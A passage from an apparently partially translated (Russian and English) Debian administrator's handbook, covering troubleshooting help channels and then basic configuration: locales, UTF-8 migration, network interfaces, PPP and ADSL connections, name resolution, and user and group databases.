инструменты для анализа содержимого больших файлов журналов. В частности, такие утилиты существуют для веб-серверов (например, **analog**, **awstats**, **webalizer** для Apache), для FTP серверов, для прокси/кэширующих серверов, межсетевых экранов, для почтовых серверов, для DNS серверов и даже для серверов печати. Некоторые из этих утилит имеют модульную структуру и позволяют анализировать несколько типов файлов журналов. Таковыми являются **lire** и **modlogan**. Другие инструменты, например, **logcheck** (это программное обеспечение обсуждается в разделе Глава 14, *Безопасность*), могут сканировать эти файлы с целью поиска индикаторов, на которые стоит обратить внимание.

7.2.3. Поиск помощи в списках рассылки

Если ваши поиски не привели к установлению корня проблемы, то, возможно, вам стоит попросить помощи более опытных людей. Подобная помощь является целью списка рассылки <debian-user@lists.debian.org>. Как и в случае любого сообщества, он имеет определённые правила, которые стоит соблюдать. Прежде чем задать какой-либо вопрос, вам стоит уточнить, что ваша проблема не обсуждалась ранее в рассылке или где-либо в официальной документации.

→ http://wiki.debian.org/DebianMailingLists

→ http://lists.debian.org/debian-user/

> ***СОВЕТ* Чтение списков рассылки в интернете**
>
> Чтение таких объёмных списков рассылки, как <debian-user@lists.debian.org>, было бы удобнее в виде дискуссионного форума (или конференции). Gmane.org предоставляет такую возможность для списков рассылки Debian. Вышеупомянутый список доступен по следующему адресу:
>
> → http://dir.gmane.org/gmane.linux.debian.user

> ***К ОСНОВАМ* Применение сетевого этикета**
>
> Вообще, правила сетевого этикета применимы для всей корреспонденции в списках рассылки. Данный термин относится к набору правил, продиктованных здравым смыслом: от простой вежливости до ошибок, которые следует избегать.
>
> → http://tools.ietf.org/html/rfc1855
>
> Более того, при использовании любого канала общения, который управляется Проектом Debian, вы связаны Кодексом поведения Debian:
>
> → https://www.debian.org/code_of_conduct

Как только выполнены эти два условия, вам стоит обдумать описание вашей проблемы в списке рассылки. Включите в описание как можно больше имеющей отношения к проблеме информации: различные выполненные тесты, чтение документации, ваши попытки диагностирования проблемы, затронутые пакеты или пакеты, которые могут иметь отношение, и т. д. Попробуйте отыскать подобные проблемы в системе отслеживания ошибок Debian (BTS, описана во врезке *ИНСТРУМЕНТ* Система отслеживания ошибок) и упомяните о результатах поиска, а также предоставьте ссылки

на найденные ошибки. BTS размещается по адресу:

→ http://www.debian.org/Bugs/index.html

Чем вежливее и точнее вы задали вопрос, тем выше ваши шансы получить ответ или, как минимум, какую-нибудь подсказку. Если вы получили ответ в частном письме, то подумайте о публикации этой информации для общей пользы. Позвольте вашим последователям, которые столкнутся с этой проблемой, найти решение в архивах списка рассылки с помощью поисковых систем.

7.2.4. Отчёт об ошибке в случае сложной проблемы

Если все ваши усилия по устранению проблемы не привели к результату, то возможно, что решение находится вне вашей компетенции и проблема является следствием ошибки в программе. В таком случае следует сообщить об ошибке в Debian или непосредственно разработчикам. Для этого вам необходимо максимально изолировать проблему и создать минимально необходимую тестовую ситуацию, в которой она может быть воспроизведена. Если вам известна программа, являющаяся источником проблемы, то вы можете установить соответствующий пакет с помощью команды **dpkg -S** ***file_in_question***. Проверьте также систему отслеживания ошибок (`http://bugs.debian.org/`*`package`*) чтоб удостовериться, что отчёт там ещё не заведён. Затем вы можете отправить свой собственный отчёт командой **reportbug**, включив в него как можно больше информации, в частности, полное описание минимального тестового случая, который позволит воспроизвести ошибку.

В этой главе приведены методы эффективного решения тех вопросов, что могут возникнуть при чтении следующих глав. Используйте их при первой необходимости!

Глава 8. Базовая конфигурация: Сеть, Аккаунты, Печать...

Компьютер с новой инсталляции, созданной с помощью **debian-installer**в большинстве случаев функционалены, но некоторые службы требуют определённой настройки. Более того, всегда полезно знать как поменять некоторые настройки, которые были сделаны во время установки системы.

This chapter reviews everything included in what we could call the “basic configuration”: networking, language and locales, users and groups, printing, mount points, etc.

8.1. Configuring the System for Another Language

If the system was installed using French, the machine will probably already have French set as the default language. But it is good to know what the installer does to set the language, so that later, if the need arises, you can change it.

***TOOL* The locale command to display the current configuration**

The **locale** command lists a summary of the current configuration of various locale parameters (date format, numbers format, etc.), presented in the form of a group of standard environment variables dedicated to the dynamic modification of these settings.

8.1.1. Setting the Default Language

A locale is a group of regional settings. This includes not only the language for text, but also the format for displaying numbers, dates, times, and monetary sums, as well as the alphabetical comparison rules (to properly account for accented characters). Although each of these parameters can be specified independently from the others, we generally use a locale, which is a coherent set of values for these parameters corresponding to a “region” in the broadest sense. These locales are usually indicated under the form, `language-code_COUNTRY-CODE`, sometimes with a suffix to specify the character set and encoding to be used. This enables consideration of idiomatic or typographical differences between different regions with a common language.

***CULTURE* Character sets**

Historically, each locale has an associated “character set” (group of known characters) and a preferred “encoding” (internal representation for characters within the computer).

The most popular encodings for latin-based languages were limited to 256 characters because they opted to use a single byte

for each character. Since 256 characters was not enough to cover all European languages, multiple encodings were needed, and that is how we ended up with *ISO-8859-1* (also known as “Latin 1”) up to *ISO-8859-15* (also known as “Latin 9”), among others.

Working with foreign languages often implied regular switches between various encodings and character sets. Furthermore, writing multilingual documents led to further, almost intractable problems. Unicode (a super-catalog of nearly all writing systems from all of the world's languages) was created to work around this problem. One of Unicode's encodings, UTF-8, retains all 128 ASCII symbols (7-bit codes), but handles other characters differently. Those are preceded by a specific escape sequence of a few bits, which implicitly defines the length of the character. This allows encoding all Unicode characters on a sequence of one or more bytes. Its use has been popularized by the fact that it is the default encoding in XML documents.

This is the encoding that should generally be used, and is thus the default on Debian systems.

The locales package includes all the elements required for proper functioning of “localization” of various applications. During installation, this package will ask to select a set of supported languages. This set can be changed at any time by running **dpkg-reconfigure locales** as root.

The first question invites you to select “locales” to support. Selecting all English locales (meaning those beginning with “`en_`”) is a reasonable choice. Do not hesitate to also enable other locales if the machine will host foreign users. The list of locales enabled on the system is stored in the `/etc/locale.gen` file. It is possible to edit this file by hand, but you should run **locale-gen** after any modifications. It will generate the necessary files for the added locales to work, and remove any obsolete files.

The second question, entitled “Default locale for the system environment”, requests a default locale. The recommended choice in the U.S.A. is “`en_US.UTF-8`”. British English speakers will prefer “`en_GB.UTF-8`”, and Canadians will prefer either “`en_CA.UTF-8`” or, for French, “`fr_CA.UTF-8`”. The `/etc/default/locale` file will then be modified to store this choice. From there, it is picked up by all user sessions since PAM will inject its content in the `LANG` environment variable.

***BEHIND THE SCENES* `/etc/environment` and `/etc/default/locale`**

The `/etc/environment` file provides the **login**, **gdm**, or even **ssh** programs with the correct environment variables to be created.

These applications do not create these variables directly, but rather via a PAM (`pam_env.so`) module. PAM (Pluggable Authentication Module) is a modular library centralizing the mechanisms for authentication, session initialization, and password management. See Раздел 11.7.3.2, «Configuring PAM» for an example of PAM configuration.

The `/etc/default/locale` file works in a similar manner, but contains only the `LANG` environment variable. Thanks to this split, some PAM users can inherit a complete environment without localization. Indeed, it is generally discouraged to run server programs with localization enabled; on the other hand, localization and regional settings are recommended for programs that open user sessions.

8.1.2. Configuring the Keyboard

Even if the keyboard layout is managed differently in console and graphical mode, Debian offers a single configuration interface that works for both: it is based on debconf and is implemented in the keyboard-configuration package. Thus the **dpkg-reconfigure keyboard-configuration** command can be used at any time to reset the keyboard layout.

The questions are relevant to the physical keyboard layout (a standard PC keyboard in the US will be a “Generic 104 key”), then the layout to choose (generally “US”), and then the position of the AltGr key (right Alt). Finally comes the question of the key to use for the “Compose key”, which allows for entering special characters by combining keystrokes. Type successively **Compose ' e** and produce an e-acute (“é”). All these combinations are described in the `/usr/share/X11/locale/en_US.UTF-8/Compose` file (or another file, determined according to the current locale indicated by `/usr/share/X11/locale/compose.dir`).

Note that the keyboard configuration for graphical mode described here only affects the default layout; the GNOME and KDE environments, among others, provide a keyboard control panel in their preferences allowing each user to have their own configuration. Some additional options regarding the behavior of some particular keys are also available in these control panels.

8.1.3. Migrating to UTF-8

The generalization of UTF-8 encoding has been a long awaited solution to numerous difficulties with interoperability, since it facilitates international exchange and removes the arbitrary limits on characters that can be used in a document. The one drawback is that it had to go through a rather difficult transition phase. Since it could not be completely transparent (that is, it could not happen at the same time all over the world), two conversion operations were required: one on file contents, and the other on filenames. Fortunately, the bulk of this migration has been completed and we discuss it largely for reference.

***CULTURE Mojibake* and interpretation errors**

When a text is sent (or stored) without encoding information, it is not always possible for the recipient to know with certainty what convention to use for determining the meaning of a set of bytes. You can usually get an idea by getting statistics on the distribution of values present in the text, but that doesn't always give a definite answer. When the encoding system chosen for reading differs from that used in writing the file, the bytes are mis-interpreted, and you get, at best, errors on some characters, or, at worst, something completely illegible.

Thus, if a French text appears normal with the exception of accented letters and certain symbols which appear to be replaced with sequences of characters like “Ã©” or Ã¨” or “Ã§”, it is probably a file encoded as UTF-8 but interpreted as ISO-8859-1 or ISO-8859-15. This is a sign of a local installation that has not yet been migrated to UTF-8. If, instead, you see question marks instead of accented letters — even if these question marks seem to also replace a character that should have followed the accented letter — it is likely that your installation is already configured for UTF-8 and that you have been sent a document encoded in Western ISO.

So much for “simple” cases. These cases only appear in Western culture, since Unicode (and UTF-8) was designed to maximize the common points with historical encodings for Western languages based on the Latin alphabet, which allows recognition of parts of the text even when some characters are missing.

In more complex configurations, which, for example, involve two environments corresponding to two different languages that do not use the same alphabet, you often get completely illegible results — a series of abstract symbols that have nothing to do with each other. This is especially common with Asian languages due to their numerous languages and writing systems. The Japanese word *mojibake* has been adopted to describe this phenomenon. When it appears, diagnosis is more complex and the simplest solution is often to simply migrate to UTF-8 on both sides.

As far as file names are concerned, the migration can be relatively simple. The **convmv** tool (in the package with the same name) was created specifically for this purpose; it allows renaming

files from one encoding to another. The use of this tool is relatively simple, but we recommend doing it in two steps to avoid surprises. The following example illustrates a UTF-8 environment containing directory names encoded in ISO-8859-15, and the use of **convmv** to rename them.

```
$ ls travail/
Ic?nes  ?l?ments graphiques  Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques  Icônes  Textes
```

For the file content, conversion procedures are more complex due to the vast variety of existing file formats. Some file formats include encoding information that facilitates the tasks of the software used to treat them; it is sufficient, then, to open these files and re-save them specifying UTF-8 encoding. In other cases, you have to specify the original encoding (ISO-8859-1 or “Western”, or ISO-8859-15 or “Western (Euro)”, according to the formulations) when opening the file.

For simple text files, you can use **recode** (in the package of the same name) which allows automatic recoding. This tool has numerous options so you can play with its behavior. We recommend you consult the documentation, the recode(1) man page, or the recode info page (more complete).

8.2. Настройка Сети

BACK TO BASICS **Essential network concepts (Ethernet, IP address, subnet, broadcast)**

Most modern local networks use the Ethernet protocol, where data is split into small blocks called frames and transmitted on the wire one frame at a time. Data speeds vary from 10 Mb/s for older Ethernet cards to 10 Gb/s in the newest cards (with the most common rate currently growing from 100 Mb/s to 1 Gb/s). The most widely used cables are called 10BASE-T, 100BASE-T, 1000BASE-T or 10GBASE-T depending on the throughput they can reliably provide (the T stands for "twisted pair"); those cables end in an RJ45 connector. There are other cable types, used mostly for speeds of 1 Gb/s and above.

An IP address is a number used to identify a network interface on a computer on a local network or the Internet. In the currently most widespread version of IP (IPv4), this number is encoded in 32 bits, and is usually represented as 4 numbers separated by periods (e.g. `192.168.0.1`), each number being between 0 and 255 (inclusive, which corresponds to 8 bits of data). The next version of the protocol, IPv6, extends this addressing space to 128 bits, and the addresses are generally represented as a series of hexadecimal numbers separated by colons (e.g., 2001:0db8:13bb:0002:0000:0000:0000:0020, or 2001:db8:13bb:2::20 for short).

A subnet mask (netmask) defines in its binary code which portion of an IP address corresponds to the network, the remainder specifying the machine. In the example of configuring a static IPv4 address given here, the subnet mask, `255.255.255.0` (24 "1"s followed by 8 "0"s in binary representation) indicates that the first 24 bits of the IP address correspond to the network address, and the other 8 are specific to the machine. In IPv6, for readability, only the number of "1"s is expressed; the netmask for an IPv6 network could, thus, be `64`.

The network address is an IP address in which the part describing the machine's number is 0. The range of IPv4 addresses in a complete network is often indicated by the syntax, *a.b.c.d/e*, in which *a.b.c.d* is the network address and *e* is the number of bits affected to the network part in an IP address. The example network would thus be written: `192.168.0.0/24`. The syntax is similar in IPv6: `2001:db8:13bb:2::/64`.

A router is a machine that connects several networks to each other. All traffic coming through a router is guided to the correct network. To do this, the router analyzes incoming packets and redirects them according to the IP address of their destination. The router is often known as a gateway; in this configuration, it works as a machine that helps reach out beyond a local network (towards an extended network, such as the Internet).

The special broadcast address connects all the stations in a network. Almost never "routed", it only functions on the network in question. Specifically, it means that a data packet addressed to the broadcast never passes through the router.

This chapter focuses on IPv4 addresses, since they are currently the most commonly used. The details of the IPv6 protocol are approached in Раздел 10.5, «IPv6», but the concepts remain the same.

Since the network is automatically configured during the initial installation, the `/etc/network/interfaces` file already contains a valid configuration. A line starting with `auto` gives a list of interfaces to be automatically configured on boot by ifupdown and its `/etc/init.d/networking` init script. This will often be `eth0`, which refers to the first Ethernet card.

ALTERNATIVE **NetworkManager**

If Network Manager is particularly recommended in roaming setups (see Раздел 8.2.4, «Automatic Network Configuration for Roaming Users»), it is also perfectly usable as the default network management tool. You can create "System connections" that are used as soon as the computer boots either manually with a `.ini`-like file in `/etc/NetworkManager/system-connections/` or through a graphical tool (**nm-connection-editor**). Just remember to deactivate all entries in `/etc/network/interfaces` if you want Network Manager to handle them.

→ https://wiki.gnome.org/Projects/NetworkManager/SystemSettings/jessie

→ https://developer.gnome.org/NetworkManager/0.9/ref-settings.html

8.2.1. Ethernet Interface

If the computer has an Ethernet card, the IP network that is associated with it must be configured by choosing from one of two methods. The simplest method is dynamic configuration with DHCP, and it requires a DHCP server on the local network. It may indicate a desired hostname, corresponding to the `hostname` setting in the example below. The DHCP server then sends configuration settings for the appropriate network.

Пример 8.1. DHCP configuration

```
auto eth0
iface eth0 inet dhcp
  hostname arrakis
```

A "static" configuration must indicate network settings in a fixed manner. This includes at least the IP address and subnet mask; network and broadcast addresses are also sometimes listed. A router connecting to the exterior will be specified as a gateway.

Пример 8.2. Static configuration

```
auto eth0
iface eth0 inet static
  address 192.168.0.3
  netmask 255.255.255.0
  broadcast 192.168.0.255
  network 192.168.0.0
  gateway 192.168.0.1
```

NOTE **Multiple addresses**

It is possible not only to associate several interfaces to a single, physical network card, but also several IP addresses to a single interface. Remember also that an IP address may correspond to any number of names via DNS, and that a name may also correspond to any number of numerical IP addresses.

As you can guess, the configurations can be rather complex, but these options are only used in very special cases. The examples cited here are typical of the usual configurations.

8.2.2. Connecting with PPP through a PSTN Modem

A point to point (PPP) connection establishes an intermittent connection; this is the most common solution for connections made with a telephone modem ("PSTN modem", since the connection goes over the public switched telephone network).

A connection by telephone modem requires an account with an access provider, including a telephone number, username, password, and, sometimes the authentication protocol to be used. Such a connection is configured using the **pppconfig** tool in the Debian package of the same

name. By default, it sets up a connection named `provider` (as in Internet service provider). When in doubt about the authentication protocol, choose *PAP*: it is offered by the majority of Internet service providers.

After configuration, it is possible to connect using the **pon** command (giving it the name of the connection as a parameter, when the default value of `provider` is not appropriate). The link is disconnected with the **poff** command. These two commands can be executed by the root user, or by any other user, provided they are in the `dip` group.

8.2.3. Connecting through an ADSL Modem

The generic term "ADSL modem" covers a multitude of devices with very different functions. The modems that are simplest to use with Linux are those that have an Ethernet interface (and not only a USB interface). These tend to be popular; most ADSL Internet service providers lend (or lease) a "box" with Ethernet interfaces. Depending on the type of modem, the configuration required can vary widely.

8.2.3.1. Modems Supporting PPPOE

Some Ethernet modems work with the PPPOE protocol (Point to Point Protocol over Ethernet). The **pppoeconf** tool (from the package with the same name) will configure the connection. To do so, it modifies the `/etc/ppp/peers/dsl-provider` file with the settings provided and records the login information in the `/etc/ppp/pap-secrets` and `/etc/ppp/chap-secrets` files. It is recommended to accept all modifications that it proposes.

Once this configuration is complete, you can open the ADSL connection with the command, **pon dsl-provider** and disconnect with **poff dsl-provider**.

***TIP* Starting ppp at boot**

PPP connections over ADSL are, by definition, intermittent. Since they are usually not billed according to time, there are few downsides to the temptation of keeping them always open. The standard means to do so is to use the init system.

The default init system on Jessie is **systemd**. Adding an automatically restarting task for the ADSL connection is a simple matter of creating a "unit file" such as `/etc/systemd/system/adsl-connection.service`, with contents such as the following:

```
[Unit]
Description=ADSL connection

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target
```

Once this unit file has been defined, it needs to be enabled with **systemctl enable adsl-connection**. Then the loop can be started manually with **systemctl start adsl-connection**; it will also be started automatically on boot.

On systems not using **systemd** (including Wheezy and earlier versions of Debian), the standard SystemV init works

differently. On such systems, all that is needed is to add a line such as the following at the end of the `/etc/inittab` file; then, any time the connection is disconnected, **init** will reconnect it.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

For ADSL connections that auto-disconnect on a daily basis, this method reduces the duration of the interruption.

8.2.3.2. Modems Supporting PPTP

The PPTP (Point-to-Point Tunneling Protocol) protocol was created by Microsoft. Deployed at the beginning of ADSL, it was quickly replaced by PPPOE. If this protocol is forced on you, see Раздел 10.2.4, «PPTP».

8.2.3.3. Modems Supporting DHCP

When a modem is connected to the computer by an Ethernet cable (crossover cable) you typically configure a network connection by DHCP on the computer; the modem automatically acts as a gateway by default and takes care of routing (meaning that it manages the network traffic between the computer and the Internet).

***BACK TO BASICS* Crossover cable for a direct Ethernet connection**

Computer network cards expect to receive data on specific wires in the cable, and send their data on others. When you connect a computer to a local network, you usually connect a cable (straight or crossover) between the network card and a repeater or switch. However, if you want to connect two computers directly (without an intermediary switch or repeater), you must route the signal sent by one card to the receiving side of the other card, and vice-versa. This is the purpose of a crossover cable, and the reason it is used.

Note that this distinction has become almost irrelevant over time, as modern network cards are able do detect the type of cable present and adapt accordingly, so it won't be unusual that both kinds of cable will work in a given location.

Most “ADSL routers” on the market can be used like this, as do most of the ADSL modems provided by Internet services providers.

8.2.4. Automatic Network Configuration for Roaming Users

Many Falcot engineers have a laptop computer that, for professional purposes, they also use at home. The network configuration to use differs according to location. At home, it may be a wifi network (protected by a WPA key), while the workplace uses a wired network for greater security and more bandwidth.

To avoid having to manually connect or disconnect the corresponding network interfaces, administrators installed the network-manager package on these roaming machines. This software enables a user to easily switch from one network to another using a small icon displayed in the notification area of their graphical desktop. Clicking on this icon displays a list of available networks (both wired and wireless), so they can simply choose the network they wish to use. The program saves the configuration for the networks to which the user has already connected, and automatically switches to the best available network when the current connection drops.

In order to do this, the program is structured in two parts: a daemon running as root handles activation and configuration of network interfaces and a user interface controls this daemon. PolicyKit handles the required authorizations to control this program and Debian configured PolicyKit in such a way so that members of the netdev group can add or change Network Manager connections.

Network Manager knows how to handle various types of connections (DHCP, manual configuration, local network), but only if the configuration is set with the program itself. This is why it will systematically ignore all network interfaces in `/etc/network/interfaces` for which it is not suited. Since Network Manager doesn't give details when no network connections are shown, the easy way is to delete from `/etc/network/interfaces` any configuration for all interfaces that must be managed by Network Manager.

Note that this program is installed by default when the “Desktop Environment” task is chosen during initial installation.

ALTERNATIVE **Configuration by “network profile”**

More advanced users may want to try the guessnet package for automatic network configuration. A group of test scripts determine which network profile should be activated and configure it on the fly.

Users who prefer to manually select a network profile will prefer the netenv program, found in the package of the same name.

8.3. Setting the Hostname and Configuring the Name Service

The purpose of assigning names to IP numbers is to make them easier for people to remember. In reality, an IP address identifies a network interface associated with a device such as a network card. Since each machine can have several network cards, and several interfaces on each card, one single computer can have several names in the domain name system.

Each machine is, however, identified by a main (or "canonical") name, stored in the `/etc/hostname` file and communicated to the Linux kernel by initialization scripts through the **hostname** command. The current value is available in a virtual filesystem, and you can get it with the **cat /proc/sys/kernel/hostname** command.

> ***BACK TO BASICS*** **`/proc/` and `/sys/`, virtual filesystems**
>
> The `/proc/` and `/sys/` file trees are generated by "virtual" filesystems. This is a practical means of recovering information from the kernel (by listing virtual files) and communicating them to it (by writing to virtual files).
>
> `/sys/` in particular is designed to provide access to internal kernel objects, especially those representing the various devices in the system. The kernel can, thus, share various pieces of information: the status of each device (for example, if it is in energy saving mode), whether it is a removable device, etc. Note that `/sys/` has only existed since kernel version 2.6.

Surprisingly, the domain name is not managed in the same way, but comes from the complete name of the machine, acquired through name resolution. You can change it in the `/etc/hosts` file; simply write a complete name for the machine there at the beginning of the list of names associated with the address of the machine, as in the following example:

```
127.0.0.1     localhost
192.168.0.1   arrakis.falcot.com arrakis
```

8.3.1. Name Resolution

The mechanism for name resolution in Linux is modular and can use various sources of information declared in the `/etc/nsswitch.conf` file. The entry that involves host name resolution is `hosts`. By default, it contains `files dns`, which means that the system consults the `/etc/hosts` file first, then DNS servers. NIS/NIS+ or LDAP servers are other possible sources.

> ***NOTE*** **NSS and DNS**
>
> Be aware that the commands specifically intended to query DNS (especially **host**) do not use the standard name resolution mechanism (NSS). As a consequence, they do not take into consideration `/etc/nsswitch.conf`, and thus, not `/etc/hosts` either.

8.3.1.1. Configuring DNS Servers

DNS (Domain Name Service) is a distributed and hierarchical service mapping names to IP addresses, and vice-versa. Specifically, it can turn a human-friendly name such as `www.eyrolles.com` into the actual IP address, `213.244.11.247`.

To access DNS information, a DNS server must be available to relay requests. Falcot Corp has its own, but an individual user is more likely to use the DNS servers provided by their ISP.

The DNS servers to be used are indicated in the `/etc/resolv.conf`, one per line, with the `nameserver` keyword preceding an IP address, as in the following example:

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

Note that the `/etc/resolv.conf` file may be handled automatically (and overwritten) when the network is managed by NetworkManager or configured via DHCP.

8.3.1.2. The `/etc/hosts` file

If there is no name server on the local network, it is still possible to establish a small table mapping IP addresses and machine hostnames in the `/etc/hosts` file, usually reserved for local network stations. The syntax of this file is very simple: each line indicates a specific IP address followed by the list of any associated names (the first being "completely qualified", meaning it includes the domain name).

This file is available even during network outages or when DNS servers are unreachable, but will only really be useful when duplicated on all the machines on the network. The slightest alteration in correspondence will require the file to be updated everywhere. This is why `/etc/hosts` generally only contains the most important entries.

This file will be sufficient for a small network not connected to the Internet, but with 5 machines or more, it is recommended to install a proper DNS server.

TIP Bypassing DNS

Since applications check the `/etc/hosts` file before querying DNS, it is possible to include information in there that is different from what the DNS would return, and therefore to bypass normal DNS-based name resolution.

This allows, in the event of DNS changes not yet propagated, to test access to a website with the intended name even if this name is not properly mapped to the correct IP address yet.

Another possible use is to redirect traffic intended for a specific host to the localhost, thus preventing any communication with the given host. For example, hostnames of servers dedicated to serving ads could be diverted which would bypass these ads resulting in more fluid, less distracting, navigation.

8.4. User and Group Databases

The list of users is usually stored in the `/etc/passwd` file, while the `/etc/shadow` file stores encrypted passwords. Both are text files, in a relatively simple format, which can be read and modified with a text editor. Each user is listed there on a line with several fields separated with a colon (“:”).

***NOTE* Editing system files**

The system files mentioned in this chapter are all plain text files, and can be edited with a text editor. Considering their importance to core system functionality, it is always a good idea to take extra precautions when editing system files. First, always make a copy or backup of a system file before opening or altering it. Second, on servers or machines where more than one person could potentially access the same file at the same time, take extra steps to guard against file corruption.

For this purpose, it is enough to use the **vipw** command to edit the `/etc/passwd` file, or **vigr** to edit `/etc/group`. These commands lock the file in question prior to running the text editor, (**vi** by default, unless the `EDITOR` environment variable has been altered). The `-s` option in these commands allows editing the corresponding *shadow* file.

***BACK TO BASICS* Crypt, a one-way function**

crypt is a one-way function that transforms a string (`A`) into another string (`B`) in a way that `A` cannot be derived from `B`. The only way to identify `A` is to test all possible values, checking each one to determine if transformation by the function will produce `B` or not. It uses up to 8 characters as input (string `A`) and generates a string of 13, printable, ASCII characters (string `B`).

8.4.1. User List: `/etc/passwd`

Here is the list of fields in the `/etc/passwd` file:

- login, for example `rhertzog`;
- password: this is a password encrypted by a one-way function (**crypt**), relying on `DES`, `MD5`, `SHA-256` or `SHA-512`. The special value “`x`” indicates that the encrypted password is stored in `/etc/shadow`;
- `uid`: unique number identifying each user;
- `gid`: unique number for the user's main group (Debian creates a specific group for each user by default);
- `GECOS`: data field usually containing the user's full name;
- login directory, assigned to the user for storage of their personal files (the environment variable `$HOME` generally points here);
- program to execute upon login. This is usually a command interpreter (shell), giving the user free rein. If you specify **/bin/false** (which does nothing and returns control immediately), the user cannot login.

***BACK TO BASICS* Unix group**

A Unix group is an entity including several users so that they can easily share files using the integrated permission system (by benefiting from the same rights). You can also restrict use of certain programs to a specific group.

8.4.2. The Hidden and Encrypted Password File: `/etc/shadow`

The `/etc/shadow` file contains the following fields:

- login;
- encrypted password;
- several fields managing password expiration.

DOCUMENTATION **`/etc/passwd`, `/etc/shadow` and `/etc/group` file formats**

These formats are documented in the following man pages: passwd(5), shadow(5), and group(5).

SECURITY **`/etc/shadow` file security**

`/etc/shadow`, unlike its alter-ego, `/etc/passwd`, cannot be read by regular users. Any encrypted password stored in `/etc/passwd` is readable by anybody; a cracker could try to "break" (or reveal) a password by one of several "brute force" methods which, simply put, guess at commonly used combinations of characters. This attack — called a "dictionary attack" — is no longer possible on systems using `/etc/shadow`.

8.4.3. Modifying an Existing Account or Password

The following commands allow modification of the information stored in specific fields of the user databases: **passwd** permits a regular user to change their password, which in turn, updates the `/etc/shadow` file; **chfn** (CHange Full Name), reserved for the super-user (root), modifies the `GECOS` field. **chsh** (CHange SHell) allows the user to change their login shell, however available choices will be limited to those listed in `/etc/shells`; the administrator, on the other hand, is not bound by this restriction and can set the shell to any program of their choosing.

Finally, the **chage** (CHange AGE) command allows the administrator to change the password expiration settings (the `-l` *`user`* option will list the current settings). You can also force the expiration of a password using the **passwd -e** ***`user`*** command, which will require the user to change their password the next time they log in.

8.4.4. Disabling an Account

You may find yourself needing to "disable an account" (lock out a user), as a disciplinary measure, for the purposes of an investigation, or simply in the event of a prolonged or definitive absence of a user. A disabled account means the user cannot login or gain access to the machine. The account remains intact on the machine and no files or data are deleted; it is simply inaccessible. This is accomplished by using the command **passwd -l** ***`user`*** (lock). Re-enabling the account is done in similar fashion, with the `-u` option (unlock).

***GOING FURTHER* NSS and system databases**

Instead of using the usual files to manage lists of users and groups, you could use other types of databases, such as LDAP or **db**, by using an appropriate NSS (Name Service Switch) module. The modules used are listed in the `/etc/nsswitch.conf` file, under the `passwd`, `shadow` and `group` entries. See Раздел 11.7.3.1, «Configuring NSS» for a specific example of the use of an NSS module by LDAP.

8.4.5. Group List: `/etc/group`

Groups are listed in the `/etc/group` file, a simple textual database in a format similar to that of the `/etc/passwd` file, with the following fields:

- group name;
- password (optional): This is only used to join a group when one is not a usual member (with the **newgrp** or **sg** commands, see sidebar *BACK TO BASICS* Working with several groups);
- `gid`: unique group identification number;
- list of members: list of names of users who are members of the group, separated by commas.

***BACK TO BASICS* Working with several groups**

Each user may be a member of many groups; one of them is their “main group”. A user's main group is, by default, created during initial user configuration. By default, each file that a user creates belongs to them, as well as to their main group. This is not always desirable; for example, when the user needs to work in a directory shared by a group other than their main group. In this case, the user needs to change their main group using one of the following commands: **newgrp**, which starts a new shell, or **sg**, which simply executes a command using the supplied alternate group. These commands also allow the user to join a group to which they do not belong. If the group is password protected, they will need to supply the appropriate password before the command is executed.

Alternatively, the user can set the `setgid` bit on the directory, which causes files created in that directory to automatically belong to the correct group. For more details, see sidebar *SECURITY* `setgid` directory and *sticky bit*.

The **id** command displays the current state of a user, with their personal identifier (`uid` variable), current main group (`gid` variable), and the list of groups to which they belong (`groups` variable).

The **addgroup** and **delgroup** commands add or delete a group, respectively. The **groupmod** command modifies a group's information (its `gid` or identifier). The command **passwd -g *`group`*** changes the password for the group, while the **passwd -r -g *`group`*** command deletes it.

***TIP* getent**

The **getent** (get entries) command checks the system databases the standard way, using the appropriate library functions, which in turn call the NSS modules configured in the `/etc/nsswitch.conf` file. The command takes one or two arguments: the name of the database to check, and a possible search key. Thus, the command **getent passwd rhertzog** will give the information from the user database regarding the user `rhertzog`.

8.5. Creating Accounts

One of the first actions an administrator needs to do when setting up a new machine is to create user accounts. This is typically done using the **adduser** command which takes a user-name for the new user to be created, as an argument.

The **adduser** command asks a few questions before creating the account, but its usage is fairly straightforward. Its configuration file, `/etc/adduser.conf`, includes all the interesting settings: it can be used to automatically set a quota for each new user by creating a user template, or to change the location of user accounts; the latter is rarely useful, but it comes in handy when you have a large number of users and want to divide their accounts over several disks, for instance. You can also choose a different default shell.

> ***BACK TO BASICS* Quota**
>
> The term "quota" refers to a limit on machine resources that a user is allowed to use. This frequently refers to disk space.

The creation of an account populates the user's home directory with the contents of the `/etc/skel/` template. This provides the user with a set of standard directories and configuration files.

In some cases, it will be useful to add a user to a group (other than their default "main" group) in order to grant them additional permissions. For example, a user who is included in the *audio* group can access audio devices (see sidebar *BACK TO BASICS* Device access permissions). This can be achieved with a command such as **adduser** ***user group***.

> ***BACK TO BASICS* Device access permissions**
>
> Each hardware peripheral device is represented under Unix with a special file, usually stored in the file tree under `/dev/` (DEVices). Two types of special files exist according to the nature of the device: "character mode" and "block mode" files, each mode allowing for only a limited number of operations. While character mode limits interaction with read/write operations, block mode also allows seeking within the available data. Finally, each special file is associated with two numbers ("major" and "minor") that identify the device to the kernel in a unique manner. Such a file, created by the **mknod** command, simply contains a symbolic (and more human-friendly) name.
>
> The permissions of a special file map to the permissions necessary to access the device itself. Thus, a file such as `/dev/mixer`, representing the audio mixer, only has read/write permissions for the root user and members of the `audio` group. Only these users can operate the audio mixer.
>
> It should be noted that the combination of udev, consolekit and policykit can add additional permissions to allow users physically connected to the console (and not through the network) to access to certain devices.

8.6. Shell Environment

Command interpreters (or shells) can be a user's first point of contact with the computer, and they must therefore be rather friendly. Most of them use initialization scripts that allow configuration of their behavior (automatic completion, prompt text, etc.).

bash, the standard shell, uses the `/etc/bash.bashrc` initialization script for "interactive" shells, and `/etc/profile` for "login" shells.

